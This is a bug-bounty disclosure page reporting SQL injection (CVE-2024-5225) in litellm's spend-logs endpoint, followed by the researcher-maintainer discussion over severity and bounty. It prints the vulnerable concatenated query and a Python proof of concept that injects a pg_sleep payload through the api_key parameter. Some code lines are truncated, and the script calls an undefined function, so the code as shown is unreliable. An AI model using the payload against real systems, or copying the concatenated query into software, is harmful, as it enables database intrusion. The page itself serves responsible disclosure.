SQL Injection through api_key in berriai/litellm

Valid Reported on Apr 12th 2024

Description

There is sql injection in this endpoint `/global/spend/logs`

We can see the vulnerability in this code

```
sql_query = (
            """
            SELECT * FROM "MonthlyGlobalSpendPerKey"
            WHERE "api_key" = '"""
            + api_key
            + """'
            ORDER BY "date";
        """
```

If `api_key` variable contain malicious data, it can lead to a SQL Injection

PoC

SETUP

copy this `docker-compose.yaml`

```
version: "3"
services:

  postgres:
    image: postgres:latest
    hostname: postgres
    environment:
      - POSTGRES_HOST_AUTH_METHOD=trust
    ports:
      - 5432:5432
```

run the docker

```
docker-compose up
```

copy this `config.yaml`


```
general_settings:
  master_key: sk-1234 # [OPTIONAL] Use to enforce auth on proxy. See - https://docs
  store_model_in_db: True
  proxy_budget_rescheduler_min_time: 60
  proxy_budget_rescheduler_max_time: 64
  proxy_batch_write_at: 1
  database_url: "postgresql://postgres:postgres@172.17.236.195:5432/postgres" # [OP
```

now install and run the server


```
pip3 install 'litellm[proxy]'
pip3 install litellm
litellm --model huggingface/bigcode/starcoder --config config.yaml
```

Exploitation


login into admin panel with username `admin` and password `sk-1234` (master key in the config)



Create new api key



Now copy the api key here its `sk-sB8Y9wuz5xqBZiBiFxI5Dw`



Now Create `poc.py` and replace `sk-sB8Y9wuz5xqBZiBiFxI5Dw` with your api key

For example I will inject a `pg_sleep` for this proof of concept

```
import requests

def sqli(apikey, injection):
    header = {
        "Authorization" : f"Bearer {apikey}"
    }

    params = {
        "api_key" : f"""{injection}"""
    }

    res = requests.get("http://localhost:4000/global/spend/logs", headers=header, p
    return res.content

if __name__ == "__main__":
    generate_logs("sk-sB8Y9wuz5xqBZiBiFxI5Dw", "' AND 1222=(SELECT 1222 FROM PG_SLE
```

```
python3 poc.py
```

Here we can observe a sleep for 10 seconds

Impact

An SQL injection can lead to :

- Unauthorized Access
- Data Manipulation
- Exposure of Confidential Information
- Denial of Service (DoS)

Occurrences

proxy_server.py L5338

We are processing your report and will contact the **berriai/litellm** team within 24 hours. 2 years ago

Ishaan Jaff modified the Severity from Critical (9.1) to None (0) 2 years ago

Ishaan Jaff commented 2 years ago — Maintainer

Can you show me how you would execute this on a deployed proxy - try it here: https://litellm-main-v1-35-1-dev2.onrender.com/

A **berriai/litellm** maintainer has acknowledged this report 2 years ago

The scheduled publication date was automatically extended from 28th May 2024 to 4th Jun 2024 due to the maintainers acknowledgement of the report 2 years ago

CodeVigilante commented 2 years ago — Researcher

Hello, I need the instance password in order to create an api key. If your intention is to show that I can't exploit the vulnerability because I can't authenticate myself, that doesn't mean that your application isn't vulnerable. I've just looked at your answers on other people's reports, and just because a vulnerability requires authentication doesn't mean it's invalid.

Example: https://huntr.com/bounties/c114c03e-3348-450f-88f7-538502047bcc
https://huntr.com/bounties/fb09a352-1016-4481-ae88-7460e2b6062b
https://huntr.com/bounties/8978ab27-710c-44ce-bfd8-a2ea416dc786
https://huntr.com/bounties/fefd711e-3bf0-4884-9acc-167649c1f9a2 etc.. etc...

I also invite you to take a look at huntr's guidelines on out-of-scope:
https://huntr.com/guidelines

When you deploy an application, you don't necessarily want authenticated users to be able to read, modify or delete resources on the server.

Let's take a look at the code:

```
sql_query = (
 """
 SELECT * FROM "MonthlyGlobalSpendPerKey"
 WHERE "api_key" = '"""
 + api_key
 + """'
 ORDER BY "date";
 """
```

This code obviously contains a vulnerability whether authentication is required or not (`api_key` comes from a user input).

I sincerely think you should re-evaluate your position about what is a vulnerability and what is not.

Best regards, Code Vigilante

CodeVigilante modified the report 2 years ago

Marcello modified the Severity from Critical (9.9) to Medium (6.4) 2 years ago

The researcher has received a minor penalty to their credibility for miscalculating the severity: -1

Marcello validated this vulnerability 2 years ago

codevigilanteofficial has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

CVE-2024-5225 assigned to this report. 2 years ago

CodeVigilante commented 2 years ago — Researcher

I made a pull request for the fix
https://github.com/BerriAI/litellm/pull/3940
Sincerely


We have sent a warning to the **berriai/litellm** team to inform them that this report will be published in 48 hours 2 years ago

This vulnerability has now been published 2 years ago

CVE-2024-5225 has now been published 2 years ago

CodeVigilante commented 2 years ago Researcher

Hi can i get the fix bounty ?



https://github.com/BerriAI/litellm/pull/3940#issuecomment-2143592550

We have notified the **berriai/litellm** maintainers about this report in their weekly follow-up a year ago

Sign in to join this conversation

CVE

CVE-2024-5225

Published

Vulnerability Type

CWE-89: SQL Injection

Severity

Medium (6.4)

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Changed
Confidentiality	Low
Integrity	Low
Availability	None

Open in visual CVSS calculator

Registry

Pypi

Affected Version

latest

Visibility
Public

Status
Awaiting fix

Disclosure Bounty
$125

Fix Bounty
$31.25

Found by

CodeVigilante
@codevigilanteoffici...
LIGHTWEIGHT